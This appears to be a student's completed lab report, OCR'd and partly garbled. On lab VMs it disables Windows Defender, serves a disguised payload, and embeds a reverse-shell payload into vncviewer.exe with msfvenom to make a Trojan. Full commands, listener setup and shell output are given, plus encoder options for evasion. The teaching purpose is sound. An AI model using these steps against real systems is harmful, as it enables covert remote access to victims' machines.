
```

3. Start Windows 10 VM.
4. For this lab we are going to disable Windows Defender. Search for “*windows defender*”.
5. Start Windows Defender and click on “*Real-time protection*” to disable it (don’t forget to re-enable it after you complete this lab).



6. Open the web browser on Windows and type in the address:

`<your_Kali_IP_address>/winrar.exe`



7. Click "Run":



8. Go back to Kali and check the *msfconsole*:

```
ishan@ishan:~  
File Actions Edit View Help  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.229.128:8080  
[*] Sending stage (176198 bytes) to 192.168.229.130  
[*] Meterpreter session 1 opened (192.168.229.128:8080 → 192.168.229.130:50187) at 2024-03-19 09:03:07 -0400  
meterpreter > getuid  
Server username: DESKTOP-C1N1OT1\ishan  
meterpreter > pwd  
C:\Users\ishan\Downloads  
meterpreter > ls -l /Downloads  
Listing: C:\Users\ishan\Downloads  
Mode Size Type Last modified Name  
100777/rwxrwxrwx 1376816 fil 2024-03-18 20:10:08 -0400 starting_point_1.htm  
100777/rwxrwxrwx 86371496 fil 2024-03-18 20:11:37 -0400 ChromeSetup.exe  
100666/rw-rw-rw- 282 /share/fil 2024-03-18 20:07:17 -0400 desktop.ini  
100777/rwxrwxrwx 73802 fil 2024-03-19 13:01:52 -0400 winrar.exe encoders/x86/bf_xor  
meterpreter > mkdir hacked  
Creating directory: hacked 02 bytes  
meterpreter > ls -l /Downloads  
Listing: C:\Users\ishan\Downloads  
Mode Size Type Last modified Name
```

```
Name : Ishan Aakash Patel  
Student ID : 146151238  
Ln 2, Col 23 | 48 characters | 100% | Window | UTF-8
```


```
meterpreter > mkdir hacked  
Creating directory: hacked 02 bytes  
meterpreter > ls -l /Downloads  
Listing: C:\Users\ishan\Downloads  
Mode Size Type Last modified Name  
100777/rwxrwxrwx 1376816 fil 2024-03-18 20:10:08 -0400 starting_point_1.htm  
100777/rwxrwxrwx 86371496 fil 2024-03-18 20:11:37 -0400 ChromeSetup.exe  
100666/rw-rw-rw- 282 fil 2024-03-18 20:07:17 -0400 desktop.ini  
040777/rwxrwxrwx 0 /Downloads dir 2024-03-19 13:11:49 -0400 hacked  
100777/rwxrwxrwx 73802 fil 2024-03-19 13:01:52 -0400 winrar.exe  
meterpreter > cd hacked\Downloads  
meterpreter > touch hacked.txt  
[-] Unknown command: touch .rb .lab_ip5.ovpn starting_point_ip5.ovpn  
meterpreter > lpwd  
/home/ishan/Downloads  
meterpreter > ipconfig haze/metasploit-framework/modules/encoders/x86  
[-] Cannot create regular file '/usr/share/metasploit-framework/modules/encoders/x86'  
Interface 1  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
Interface 6  
Name : Intel(R) Dual Band Wireless-AC 7265  
Hardware MAC : 00:0c:29:47:b0:c0 (iteration-0)  
MTU : 1500  
IPv4 Address : 192.168.229.130  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::4d1a:7b45:735b:8e92  
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:  
meterpreter >
```

```
Name : Ishan Aakash Patel  
Student ID : 146151238  
Ln 2, Col 23 | 48 characters | 100% | Window | UTF-8
```

Part 8: Creating a Trojan

1. We can create a Trojan from an existing executable file.
2. *Msfvenom* allows to embed payloads within existing Windows executables. This can be used to create Trojans. Trojan horse (or simply trojan) is any malware which misleads users of its true intent. It is a legitimate program that hides malicious code inside.
3. The “-x” option selects the executable to use as a template for the payload. You can find many useful Windows executable files in the “/usr/share/windows-binaries” directory.
4. We will also use “-k” option that will allow our payload to run *in a separate, new thread*, thus allowing normal continuation of the executable while the payload is activated:
5. Type the following command to create the trojan:

```
msfvenom -p windows/shell/reverse_tcp -x /usr/share/windows-binaries/vncviewer.exe -k -f exe -o vncviewer.exe  
lhost=<your_Kali_IP_address> lport=8080
```



```
(ishan@ishan)-[~]$ msfvenom -p windows/shell/reverse_tcp -x /usr/share/windows-binaries/vncviewer.exe -k -f exe -o vncviewer.exe lhost=192.168.229.128 lport=8080  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 420864 bytes  
Saved as: vncviewer.exe
```

1. On Kali start the MSFConsole.
msfconsole -q

2. Configure the msfconsole listener with [sudo] password for ishan:
use /exploit/multi/handler

use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.229.128

Name : Ishan Aakash Patel
Student ID : 146151238

6. Transfer this trojan to the Windows VM.
7. Start your *msfconsole*. ➔ Insert the command here = **msfconsole -q**
8. Use *multi/handler* exploit and *windows/shell/reverse_tcp* payload. ➔ Insert commands here
For *multi/handler* exploit = use /exploit/multi/handler
For *windows/shell/reverse_tcp* = set PAYLOAD windows/shell/reverse

9. Set LHOST and LPORT appropriately. ➔ Insert the commands here


```
set LHOST 192.168.229.128  
set LPORT 8080
```

10. Start the listener (“run”).

11. Go to your Windows VM and run vncviewer.exe

12. Observe the output on Windows and Kali Linux.

<add your windows screenshot here>



<add your Kali screenshot here>

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > run
```


```
[*] Started reverse TCP handler on 192.168.229.128:8080
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 1 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 1 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 2 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 2 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 3 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 3 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 4 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 4 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 5 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 5 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 6 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 6 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 7 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 7 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 8 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 8 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 9 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 9 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 10 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 10 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 11 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 11 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 12 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 12 closed.
```

```
Name : Ishan Aakash Patel
Student ID : 146151238
```

Ln 2, Col 23 | 48 characters | 100% | Window | UTF-8

ctrl+G

13. Run “whoami” on kali linux command prompt and insert the screenshot here:



The screenshot shows a Kali Linux desktop environment with several open windows. In the foreground, a terminal window is active, displaying the output of the 'whoami' command. The terminal shows the user 'ishan' has administrative privileges ('Administrator'). A red box highlights the terminal window, indicating it is the screenshot required for the task.

```
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 7 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 7 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 8 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 8 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 9 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 9 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 10 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 10 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 11 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 11 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 12 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 12 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 13 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 13 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[-] Command shell session 14 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 14 closed.
[*] Sending stage (240 bytes) to 192.168.229.130
[*] Command shell session 15 opened (192.168.229.128:8080 → 192.168.229.130:55205) at 2024-03-19 10:28:51 -0400

Shell Banner:          options
Microsoft Windows [Version 10.0.19045.3803]
_____
5. Set LHOST and LPORT. They must be the same as when you have created payload:
C:\Users\ishan\Downloads>[-] Command shell session 16 is not valid and will be closed
[*] 192.168.229.130 - Command shell session 16 closed.
      Set LHOST <your_Kali_IP_address>
      Set LPORT 8080
C:\Users\ishan\Downloads>whoami
whoami
desktop-c1nlot1\ishan
C:\Users\ishan\Downloads>
```

6. Review that all required options are set with the "options" command.

7. Start the exploit (type "run" or "exploit" and press Enter):

Here is the extra part.

OPTIONAL (NOT REQUIRED FOR THE LAB BUT GOOD PRACTICE)

1. Change msfvenom options to the following (make sure you specify the architecture and payload for your target):


a. Payload: windows/shell/reverse_tcp

b. Encoder: x86/alpha_mixed (alphanumeric uppercase- and lowercaseencoded shellcode)

c. Iterations: 5

d. Bad characters to avoid option: don't use this option for this exercise.

e. Payload name: screensaver.exe



```
(ishan㉿ishan) [~]
$ sudo nmap -sn 192.168.229.0/24
[sudo] password for ishan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 17:01 EDT
Nmap scan report for 192.168.229.1
Host is up (0.00038s latency).
MAC Address: 00:50:56:00:08 (VMware)
Nmap scan report for 192.168.229.2
Host is up (0.00018s latency).
MAC Address: 00:50:56:EC:B4:98 (VMware)
Nmap scan report for 192.168.229.130
Host is up (0.00023s latency).
MAC Address: 00:0C:29:47:B0:C0 (VMware)
Nmap scan report for 192.168.229.254
Host is up (0.00013s latency).
MAC Address: 00:50:56:E2:B7:59 (VMware)
Nmap scan report for 192.168.229.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.94 seconds

(ishan㉿ishan) [~]
